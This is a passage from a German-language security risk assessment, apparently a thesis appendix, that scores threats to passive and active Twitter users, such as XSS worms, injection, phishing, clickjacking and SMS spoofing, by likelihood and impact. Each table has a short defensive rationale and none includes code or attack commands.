Path Traversal über Upload des Benutzerbildes												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	1	3	1	4	4	4	1	1	1
Wahrscheinlichkeit: 4,25						Auswirkung: 2,13						
<b>Risikomaßzahl: 9,03</b>												

Die Auswirkungen eines Path Traversal Angriffs bei Twitter ist die Änderung von Dateien auf der separaten Domain (TI & TZ), die mit der Gefährdung der Verfügbarkeit (TA) des ursprünglichen Benutzerbildes verbunden ist.

Tabelle 26: Risikobewertung für „Astroturfing“ bei passiven Anwendern

Astroturfing												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	2	7	5	5	5	1	1	1	1	1	7	1
Wahrscheinlichkeit: 5						Auswirkung: 2						
<b>Risikomaßzahl: 10</b>												

Astroturfing beeinflusst ausschließlich die Echtheit der Nachrichteninhalte auf Twitter (BE). Allerdings ist nur eine kleinere Gruppe von Angreifern (AG) überhaupt motiviert (AM) diesen Angriff durchzuführen (SA und SB).

Tabelle 27: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei passiven Anwendern

XSS-Schwachstelle ermöglicht Wurm												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	5	9	1	7	1	7	7	9	9
Wahrscheinlichkeit: 6,75						Auswirkung: 6,17						
<b>Risikomaßzahl: 41,63</b>												

Ein passiver Nutzer kann zwar selbst nicht zur Verbreitung eines Wurms bei Twitter beitragen, dennoch kann der Verweis in der Twitter-Nachricht des Wurmes zu schadhafte Seiten führen oder Code zur Malware-Infektion nachladen (BP). Auch sollte beachtet werden, dass der Tweet des Wurms unbeabsichtigt durch den jeweiligen Benutzer gesendet wird (TZ & BE) und die Anzeige per XSS manipuliert werden kann (TI). Durch eine XSS-Schwachstelle können private Daten und die IP-Adresse des Opfers übertragen werden (BA). Twitter hat Gegenmaßnahmen implementiert, um XSS-Würmer zu verhindern (SA).

Tabelle 28: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei passiven Anwendern

XSS-Schwachstelle ermöglicht Manipulation der Seite												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	5	9	1	7	1	1	7	5	9
Wahrscheinlichkeit: 6,75						Auswirkung: 4,75						
<b>Risikomaßzahl: 32,06</b>												

Sehr ähnlich zum vorherigen Risiko sind XSS-Schwachstellen, die sich nicht als Wurm verbreiten, aber dennoch Änderungen an der Seite (TI) vornehmen, indem sie bspw. auf schadhafte Seiten weiterleiten oder Ziele von Links per Javascript verändern (BP & BE). Durch die Manipulation können private Daten an einen Angreifer übermittelt werden (BA).

Tabelle 29: Risikobewertung für „JSON Injection“ bei passiven Anwendern

JSON Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	3	7	1	7	1	7	7	9	9
Wahrscheinlichkeit: 5,75						Auswirkung: 6,17						
<b>Risikomaßzahl: 35,46</b>												

Es gibt keinerlei Anzeichen, dass Twitter eine Schwachstelle hat, mit der man die JSON-Nachrichtenströme manipulieren kann (SA). Wäre JSON Injection möglich, könnte der Angreifer Nachrichten injizieren (TI), die der angegebene Autor nicht verfasst hat (TZ).

Auch auf diese Weise könnten Links auf schadhafte Seiten verteilt werden (BP) und dort die IP-Adresse des Besuchers abgespeichert werden (BA).

Tabelle 30: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei passiven Anwendern

Nicht authentische Nachrichteninhalte												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	2	4	2	2	9	1	1	1	9	1	7	1
Wahrscheinlichkeit: 4,5						Auswirkung: 3						
<b>Risikomaßzahl: 13,5</b>												

In den meisten Fällen fehlt die Motivation (AM), absichtlich nicht authentische Nachrichteninhalte an passive Nutzer auf Twitter zu verteilen. Die Gruppengröße der Angreifer (AG) ist somit kleiner. Zudem benötigt man Ressourcen und ein gewisses Maß an Kommunikation und Professionalität (AR), um nicht-authentische Inhalte zu streuen, so dass sie wahrgenommen werden und auf den ersten Blick authentisch wirken. Die Ausnutzungswahrscheinlichkeit (SA) ist deswegen geringer zu bewerten.

Tabelle 31: Risikobewertung für die „Verschleierung des Ziels des Links“ bei passiven Anwendern

Verschleierung des Ziels des Links												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
9	4	9	9	9	9	1	5	1	1	7	5	9
Wahrscheinlichkeit: 8,38						Auswirkung: 4,5						
<b>Risikomaßzahl: 37,69</b>												

Man benötigt keine Fähigkeiten (AF) oder Ressourcen (AR), um mit einem Kurz-URL-Anbieter das Ziel eines Links zu verschleiern. Die Auswirkungen bestehen in der Gefährdung der Integrität (TI & BE), da nicht erkenntlich ist, wohin ein Link führt – Seite mit Malware (BP). Auch ist der Verlust der Anonymität (BA) möglich, sollte das Opfer auf den Webserver des Angreifers geleitet werden.

Tabelle 32: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei passiven Anwendern

Kompromittierung eines Kurz-URL-Anbieters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	7	7	1	7	1	1	7	5	9
Wahrscheinlichkeit: 6,5						Auswirkung: 4,75						
<b>Risikomaßzahl: 30,88</b>												

Die Auswirkungen der Kompromittierung eines Kurz-URL-Anbieters ist mit dem vorherigen Risiko identisch, abgesehen von der zusätzlichen Gefährdung der Integrität (TI). Die Kompromittierung eines Anbieters ist mit zusätzlichen Fähigkeiten (AF) und benötigten Ressourcen (AR) verbunden – die Schwachstelle beim Kurz-URL-Anbieter zur

Kompromittierung muss entdeckt werden. Da es sich um einen indirekten Angriff auf Twitter handelt, wurde die Bekanntheit des Angriffsvektors (SB) niedriger eingestuft.

## G Risikobewertungen für aktive Twitter-Anwender

Sollte ein Risiko für passive und aktive Benutzer relevant sein, basieren die Bewertung für aktive Twitter-Anwender auf der Risikoevaluation für passive Nutzer. Daher werden die Wertungen der einzelnen Faktoren nur dann erläutert, wenn sie voneinander abweichen. Sollten Bewertungen wie im Standardfall (s. „E Standardfall der Risikobewertung“) ausfallen, werden diese nicht näher erklärt.

Tabelle 33: Risikobewertung für „DNS Hijacking-Attacke“ bei aktiven Nutzern

DNS Hijacking-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	4	7	9	7	7	9	9	9	1	9	1	9
Wahrscheinlichkeit: 6,38						Auswirkung: 6,67						
<b>Risikomaßzahl: 42,5</b>												

Bei einer DNS Hijacking-Attacke gilt für aktive Nutzer zusätzlich, dass eine Gefährdung der Vertraulichkeit (TV) vorliegen könnte. Legt der Angreifer eine exakte Kopie der Twitter-Seite an, so kann er die eingegebenen Zugangsdaten des Opfers abspeichern. Außerdem könnten gesetzte Cookies ebenfalls an die Angreifer-Seite ausgegeben werden. So kann ein Angreifer dann im zweiten Schritt auf weitere private Daten zugreifen (E-Mail-Adresse, Mobiltelefon).

Tabelle 34: Risikobewertung für „Distributed Denial of Service-Attacke“ bei aktiven Nutzern

Distributed Denial of Service-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	3	5	6	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7						Auswirkung: 2						
<b>Risikomaßzahl: 14</b>												

Tabelle 35: Risikobewertung für „Unsichere Administrationstools“ bei aktiven Anwendern

Unsichere Administrationstools												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	6	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Da Administrationstools Zugriff auf private Daten, wie E-Mail-Adresse und Telefonnummer haben und es auch möglich sein sollte, Zugangsdaten zu ändern, ist die Vertraulichkeit durch Kompromittierung der Administrationstools gefährdet (TV). Sollte

der Angreifer die Zugangsdaten ändern, kann sich der Inhaber des Twitter-Kontos nicht mehr auf den Dienst zugreifen (TA).

Tabelle 36: Risikobewertung für „Versteckte Befehle“ bei aktiven Anwendern

Versteckte Befehle												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	2	9	7	9	1	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 7,75						
<b>Risikomaßzahl: 46,5</b>												

Da es vorstellbar ist, dass versteckte Befehle existieren, die die E-Mail-Adresse oder Mobiltelefonnummer eines Benutzers ausgeben, ist die Vertraulichkeit gefährdet (TV).

Tabelle 37: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei aktiven Anwendern

Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 9						
<b>Risikomaßzahl: 54</b>												

Auch bei aktiven Twitter-Anwendern wird durch eine unsichere IT-Sicherheitspolitik die Vertraulichkeit der Daten gefährdet (TV).

Tabelle 38: Risikobewertung für „Shell Injection“ bei aktiven Anwendern

Shell Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 9						
<b>Risikomaßzahl: 56,25</b>												

Auch beim Zugriff auf die Kommandozeile könnten vertrauliche Daten des aktiven Nutzers ausgelesen werden (TV).

Tabelle 39: Risikobewertung für „Programmcode Injection“ bei aktiven Anwendern

Programmcode Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 9						
<b>Risikomaßzahl: 56,25</b>												

Auch über diesen Angriffsvektor können vertrauliche Daten abgefragt werden (TV).

Tabelle 40: Risikobewertung für „SQL Injection“ bei aktiven Anwendern

SQL Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	9	9	7	9	9	9	9	9
Wahrscheinlichkeit: 6						Auswirkung: 8,75						
<b>Risikomaßzahl: 52,5</b>												

Vertrauliche Daten des Nutzers könnten per Datenbank abgerufen werden (TV).

Tabelle 41: Risikobewertung für „Unsichere Konfiguration des Servers“ bei aktiven Anwendern

Unsichere Konfiguration des Servers												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Eine unsichere Serverkonfiguration gefährdet ebenfalls die vertraulichen Daten (TV).

Tabelle 42: Risikobewertung für „Verlust der eigenen Daten“ bei aktiven Anwendern

Verlust der eigenen Daten												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	6	2	9	1	5	1	1	9	1	1	1	1
Wahrscheinlichkeit: 3,88						Auswirkung: 2						
<b>Risikomaßzahl: 7,75</b>												

Die Daten von Twitter-Konten so zu löschen, dass sie nicht wiederhergestellt werden können, erfordert Fähigkeiten (AF) und der Zugriff auf gewisse Ressourcen wie Backups (AR). Die Entdeckungs- und Ausnutzungswahrscheinlichkeit dieses Risikos (SA) ist theoretischer Natur, da davon auszugehen ist, dass Twitter Sicherungen der Daten anlegt. Sollten dennoch Daten verloren gehen, sind Verfügbarkeit (TA) und Integrität des Dienstes (TI) gefährdet.

Tabelle 43: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei aktiven Anwendern

Öffentliche Preisgabe von angriffsrelevanten Informationen												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	9	9	9	9	5	1	1	1	9	1	1
Wahrscheinlichkeit: 8						Auswirkung: 2,83						
<b>Risikomaßzahl: 22,67</b>												

Die Twitter-Nachrichten und die darin enthaltenen Information sind in der Regel öffentlich verfügbar (AR) und können einfach abgerufen werden (SA). Diese Informationen können

dafür verwendet werden, die Anonymität des Opfers zu gefährden (BA), aber auch um private Informationen (TV) zu erfahren.

Tabelle 44: Risikobewertung für „Code Injection über Benutzerbild“ bei aktiven Anwendern

Code Injection über Benutzerbild												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	2	6	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,25						Auswirkung: 9						
<b>Risikomaßzahl: 47,25</b>												

Die Code Injection über das Benutzerbild kann bei aktiven Anwendern auch für den Zugriff auf vertrauliche Daten genutzt werden (TV).

Tabelle 45: Risikobewertung für „Path Traversal über Upload des Benutzerbildes,“ bei aktiven Anwendern

Path Traversal über Upload des Benutzerbildes												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	1	3	1	4	4	4	1	1	1
Wahrscheinlichkeit: 4,25						Auswirkung: 2,13						
<b>Risikomaßzahl: 9,03</b>												

Tabelle 46: Risikobewertung für „Astroturfing“ bei aktiven Anwendern

Astroturfing												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	2	7	5	5	5	1	1	1	9	1	9	1
Wahrscheinlichkeit: 5						Auswirkung: 3,33						
<b>Risikomaßzahl: 16,67</b>												

Tabelle 47: Risikobewertung für „Zugangsdaten via Brute-Force-Angriff“ bei aktiven Anwendern

Zugangsdaten via Brute-Force-Angriff												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	5	7	9	7	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,13						Auswirkung: 9						
<b>Risikomaßzahl: 64,13</b>												

Die Zugangsdaten eines aktiven Anwenders über einen Brute-Force-Angriff zu erraten, ist eine Motivationsfrage (AM) – schließlich ist das Erraten der Zugangsdaten aufwändig und kaum sinnvoll, wenn der Twitter-Anwender kein lohnendes Ziel abgibt (SA). Sollten Zugangsdaten einem Angreifer in die Hände fallen, können die Auswirkungen für den Anwender jedoch desaströs sein: der Benutzer kann durch den Angreifer ausgesperrt

werden (TA), eingegebene Daten können verändert werden (TI) oder das Konto kann zum Verteilen von Links auf schadhafte Internetseiten (BP) missbraucht werden.

Tabelle 48: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei aktiven Anwendern

Umleiten der Zugangsdaten via XSS												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Enthält die Anmeldeseite bei Twitter eine XSS-Schwachstelle, kann ein Angreifer die eingegebenen Zugangsdaten auf seinen Server umleiten und so massenhaft Zugangsdaten sammeln. Bei diesem Angriffsszenario sind Motivation (AM) und Ausnutzungswahrscheinlichkeit (SA) höher einzuschätzen, da sehr viele Zugangsdaten umgeleitet werden können. Die Auswirkungen sind mit dem vorherigen Risiko identisch.

Tabelle 49: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei aktiven Nutzern

Übertragung von eingegebenen Daten über Malware												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	5	9	5	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Die Installation von Malware beim Anwender zum Ausspionieren der Zugangsdaten stellt ebenfalls einen Angriffsvektor dar. Hierzu muss der Computer des Anwenders jedoch erst infiziert werden (AR & SA). Die Auswirkungen reichen vom Übertragen und Manipulieren eingegebener Daten (TV, TI, TZ und BA) bis hin zur Manipulation von Programmen auf dem Opfersystem (BP).

Tabelle 50: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei aktiven Anwendern

Zugangsdaten mit Phishing-Angriff per E-Mail												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	4	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,88						Auswirkung: 9						
<b>Risikomaßzahl: 52,88</b>												

Für einen Phishing-Angriff per E-Mail sind E-Mail-Adressen notwendig (AR). Außerdem kann auf Grundlage der E-Mail-Adresse keine exakte Kopie einer offiziellen E-Mail von Twitter erstellt werden, so dass die Ausnutzungswahrscheinlichkeit als schwierig beurteilt werden muss (SA).

Tabelle 51: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei aktiven Anwendern

Zugangsdaten mit Phishing-Angriff per Direktnachricht												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	3	9	7	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,75						Auswirkung: 9						
<b>Risikomaßzahl: 60,75</b>												

Im Gegensatz zum vorherigen Risiko ist ein Phishing-Angriff via Direktnachricht erfolgversprechender (SA), da Direktnachrichten als vertraulicher Kommunikationskanal wahrgenommen werden. Allerdings ist es schwieriger per Direktnachricht viele Benutzer zu erreichen (AR).

Tabelle 52: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei aktiven Anwendern

Zugangsdaten mit Phishing-Angriff per Tweet												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 9						
<b>Risikomaßzahl: 56,25</b>												

Einen Phishing-Angriff per Tweet durchzuführen, ist nicht sonderlich erfolgversprechend (SA), da den meisten Twitter-Anwendern bekannt ist, dass Tweets öffentlich und somit nicht vertraulich sind. Man benötigt jedoch nur ein Twitter-Konto, um Tweets versenden zu können (AR).

Tabelle 53: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei aktiven Anwendern

Zugangsdaten mit Phishing-Angriff per Third-Party Webseite												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	6	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,63						Auswirkung: 9						
<b>Risikomaßzahl: 68,63</b>												

Tabelle 54: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei aktiven Anwendern

Fehlerhafte Implementierung des Sitzungsmanagements												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	8	8	1	8	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 7,63						
<b>Risikomaßzahl: 59,09</b>												

Die fehlerhafte Implementierung des Sitzungsmanagements ist ein nachgelagertes Risiko, welches die Dauer von Session Hijacking-Angriffe verlängert. Da beim Session Hijacking nicht alle Angaben (u.a. das Passwort) durch den Angreifer verändert werden können, wurde TV, TI und TZ mit 8 bewertet. Das Opfer kann nicht aus seinem Twitter-Konto ausgesperrt werden (TA), da die Zugangsdaten nicht verändert werden können.

Tabelle 55: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei aktiven Anwendern

Übertragung von Daten über XSS-Schwachstelle												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	7	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 7,25						Auswirkung: 5,54						
<b>Risikomaßzahl: 40,18</b>												

Eine XSS-Schwachstelle kann vertrauliche Daten (TV) zum Server des Angreifers übertragen, etwa die IP-Adresse des Opfers (BA) oder das Sitzungstoken, wodurch Session Hijacking möglich wird (TZ). Da XSS-Schwachstellen in der Historie Twitters häufiger vorkamen, wurde die Ausnutzungswahrscheinlichkeit (SA) mit 7 eingestuft.

Tabelle 56: Risikobewertung für „Abhören von Daten im Netzwerk“ bei aktiven Anwendern

Abhören von Daten im Netzwerk												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	3	3	9	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 6,5						Auswirkung: 5,54						
<b>Risikomaßzahl: 36,02</b>												

Das Abhören des Netzwerkverkehrs ist bei Twitter erfolversprechend (SA). Zwar wird eine HTTPS-Option in den Einstellungen angeboten, aber sie ist nicht standardmäßig aktiviert. Um den Netzwerkverkehr zwischen Twitter und einem Benutzer abhören zu können, muss der Angreifer an einem bestimmten Punkt im Netz sein (bspw. gleiches WLAN) (AR). Das reduziert auch die Gruppe der Angreifer (AG). Die Auswirkungen sind mit dem vorherigen Risiko identisch.

Tabelle 57: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei aktiven Anwendern

XSS-Schwachstelle ermöglicht XSRF												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	1	9	1	9	1	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 5,67						
<b>Risikomaßzahl: 35,42</b>												

Twitter ist gegen einen Cross Site Request Forgery-Angriff durch einen Token geschützt (SA). Durch eine XSS-Schwachstelle kann dieser Token jedoch ausgelesen werden. Ein

XSRF-Angriff kann die Daten und Einstellungen des Opfers bei Twitter manipulieren (TI) und Tweets versenden (BE). Die Aktionen werden ohne Wissen des Opfers durchgeführt (TZ).

Tabelle 58: Risikobewertung für „Clickjacking“ bei aktiven Anwendern

Clickjacking												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	5	9	1	9	1	9	1
Wahrscheinlichkeit: 7,75						Auswirkung: 4,83						
<b>Risikomaßzahl: 37,46</b>												

Der Follow-Button von Twitter ist durch Clickjacking anfällig (SA). Clickjacking führt zum Verlust von Integrität (TI) und Zurechenbarkeit (TZ). Auch sind Angriffe denkbar, bei dem unbeabsichtigt Tweets abgesendet werden (BE) oder der Schutz eines geschützten Kontos aufgehoben wird (TV).

Tabelle 59: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei aktiven Anwendern

Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	3	9	4	7	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,5						Auswirkung: 9						
<b>Risikomaßzahl: 49,5</b>												

Twitter versäumt es, den Kontoinhaber über das erfolgreiche Benutzen der „Passwort zurücksetzen“-Funktion zu informieren. Die Gefährdung ist die unbemerkte Kompromittierung des Twitter-Kontos. Um das Konto auf diese Weise zu kompromittieren, muss der Angreifer Zugang zur E-Mail-Adresse des Opfers haben (AR). Damit der Angriff unbemerkt bleibt, muss der Angreifer das alte Passwort des Twitter-Kontos in Erfahrung bringen, was sich als schwierig herausstellen könnte (SA). Da es kein direkter Angriff auf Twitter ist, sondern auf das E-Mail-Konto, wurde die Bekanntheit dieses Angriffs geringer beurteilt (SB).

Tabelle 60: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei aktiven Anwendern

Abhören privater Tweets/Direktnachrichten durch JSON Hijacking												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	3	9	9	7	1	1	9	1	1
Wahrscheinlichkeit: 6,25						Auswirkung: 4,08						
<b>Risikomaßzahl: 25,52</b>												

Die Auswirkungen bestehen in der Preisgabe von vertraulichen Daten (TV) und daraus resultierend dem Verlust der Anonymität (BA). Twitter ist sich des Problems des JSON-Hijacking bewusst und hat Vorkehrungen getroffen (SA).

Tabelle 61: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei aktiven Anwendern

Manipulation der SMS Absender-Nummer												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	5	9	7	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 7						Auswirkung: 5,83						
<b>Risikomaßzahl: 40,83</b>												

Um den SMS Absender so zu manipulieren, dass die Nachricht im Namen des Opfers veröffentlicht wird, ist es nötig, die eingetragene Mobilfunknummer zu kennen (AR). Da die Angabe einer solchen Mobilfunknummer optional ist, ist dieser Angriffsvektor nicht immer erfolgreich (SA). Der Angriff erlaubt ausschließlich das Senden von Twitter-Nachrichten (TI, TZ). So können auch Links zu schadhafte Seiten verbreitet werden (BP). Die Anonymität (BA) wird dadurch gefährdet, dass der Angreifer im Besitz der Mobilfunknummer des Opfers ist.

Tabelle 62: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei aktiven Anwendern

Brute-Force-Angriff zum Erraten der optionalen SMS-PIN												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	2	9	6	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 6,38						Auswirkung: 5,83						
<b>Risikomaßzahl: 37,19</b>												

Der Brute-Force-Angriff ist erst dann vielversprechend, wenn die Mobilfunknummer des Opfers bekannt ist (AR). Die Ausnutzungswahrscheinlichkeit (SA) ist geringer als beim vorherigen Risiko einzuschätzen, da die PIN erraten werden muss. Sonst bleiben sämtliche Risikofaktoren identisch.

Tabelle 63: Risikobewertung für „Abhören von SMS“ bei aktiven Anwendern

Abhören von SMS												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	3	2	3	6	6	1	7	1	7	7	7	9
Wahrscheinlichkeit: 4,38						Auswirkung: 5,83						
<b>Risikomaßzahl: 25,52</b>												

Um das Abhören von SMS zu betreiben, sind besondere Fähigkeiten (AF) und entsprechende Soft- und Hardware (AR) nötig. Beide Faktoren führen dazu, dass die Motivation zur Wahl dieses Angriffsvektors sinkt (AM). Die Gruppe von Angreifern (AG)

auf ein spezielles Opfer ist zudem sehr eingeschränkt, da sich der Angreifer in der geografischen Nähe des Opfers befinden muss. (SA & SB) sind folglich ebenfalls geringer zu beurteilen. Die Auswirkungen sind identisch mit dem vorherigen Risiko.

Tabelle 64: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei aktiven Anwendern

XSS-Schwachstelle ermöglicht Wurm												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	5	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 6,75						Auswirkung: 7,17						
<b>Risikomaßzahl: 48,38</b>												

Beim aktiven Benutzer kann ein XSS-Wurm auch das Sitzungscookie an den Angreifer übertragen (TV) und so Session Hijacking ermöglichen (BA).

Tabelle 65: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei aktiven Anwendern

XSS-Schwachstelle ermöglicht Manipulation der Seite												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	5	9	9	7	1	1	9	5	9
Wahrscheinlichkeit: 6,75						Auswirkung: 6,08						
<b>Risikomaßzahl: 41,06</b>												

Im Gegensatz zu passiven Anwendern kann die Manipulation der Seite auch darin bestehen, private Daten an den Angreifer weiterzuleiten (TV).

Tabelle 66: Risikobewertung für „JSON Injection“ bei aktiven Anwendern

JSON Injection												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	3	7	1	7	1	7	7	9	9
Wahrscheinlichkeit: 5,75						Auswirkung: 6,17						
<b>Risikomaßzahl: 35,46</b>												

Tabelle 67: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei aktiven Anwendern

Nicht authentische Nachrichteninhalte												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	4	2	2	9	1	7	1	9	1	7	1
Wahrscheinlichkeit: 4,75						Auswirkung: 3,75						
<b>Risikomaßzahl: 17,81</b>												

Nur die Motivation (AM) aktive Nutzer mit unauthentischen Inhalten zu erreichen, ist höher einzuschätzen, da aktive Benutzer Inhalte weiterleiten könnten.

Tabelle 68: Risikobewertung für die „Verschleierung des Ziels des Links,“ bei aktiven Anwendern

Verschleierung des Ziels des Links												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
9	4	9	9	9	9	1	5	1	1	7	5	9
Wahrscheinlichkeit: 8,38						Auswirkung: 4,5						
<b>Risikomaßzahl: 37,69</b>												

Tabelle 69: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei aktiven Anwendern

Kompromittierung eines Kurz-URL-Anbieters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	7	7	1	7	1	1	7	5	9
Wahrscheinlichkeit: 6,5						Auswirkung: 4,75						
<b>Risikomaßzahl: 30,88</b>												

Tabelle 70: Risikobewertung für „Trends enthalten Stichwörter zu schadhafte Tweets“ bei aktiven Anwendern

Trends enthalten Stichwörter zu schadhafte Tweets												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	9	9	9	7	1	7	7	1	9
Wahrscheinlichkeit: 7,5						Auswirkung: 5,83						
<b>Risikomaßzahl: 43,75</b>												

Um Stichwörter in den Trends zu platzieren, ist es notwendig, dass der Angreifer viele Tweets abschickt. Man benötigt für diesen Angriff also gewisse Ressourcen (AR). Da immer wieder „verseuchte“ Trends auftauchen, ist nicht davon auszugehen, dass Twitter Gegenmaßnahmen implementiert hat (SA). Besucht ein Opfer diese Tweets, ist die Auswirkung identisch mit dem Risiko „XSS-Schwachstelle ermöglicht Wurm“.

Tabelle 71: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei aktiven Anwendern

Zu grobe und unklare Rechtevergabe mit OAuth												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	9	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 7,17						
<b>Risikomaßzahl: 55,54</b>												

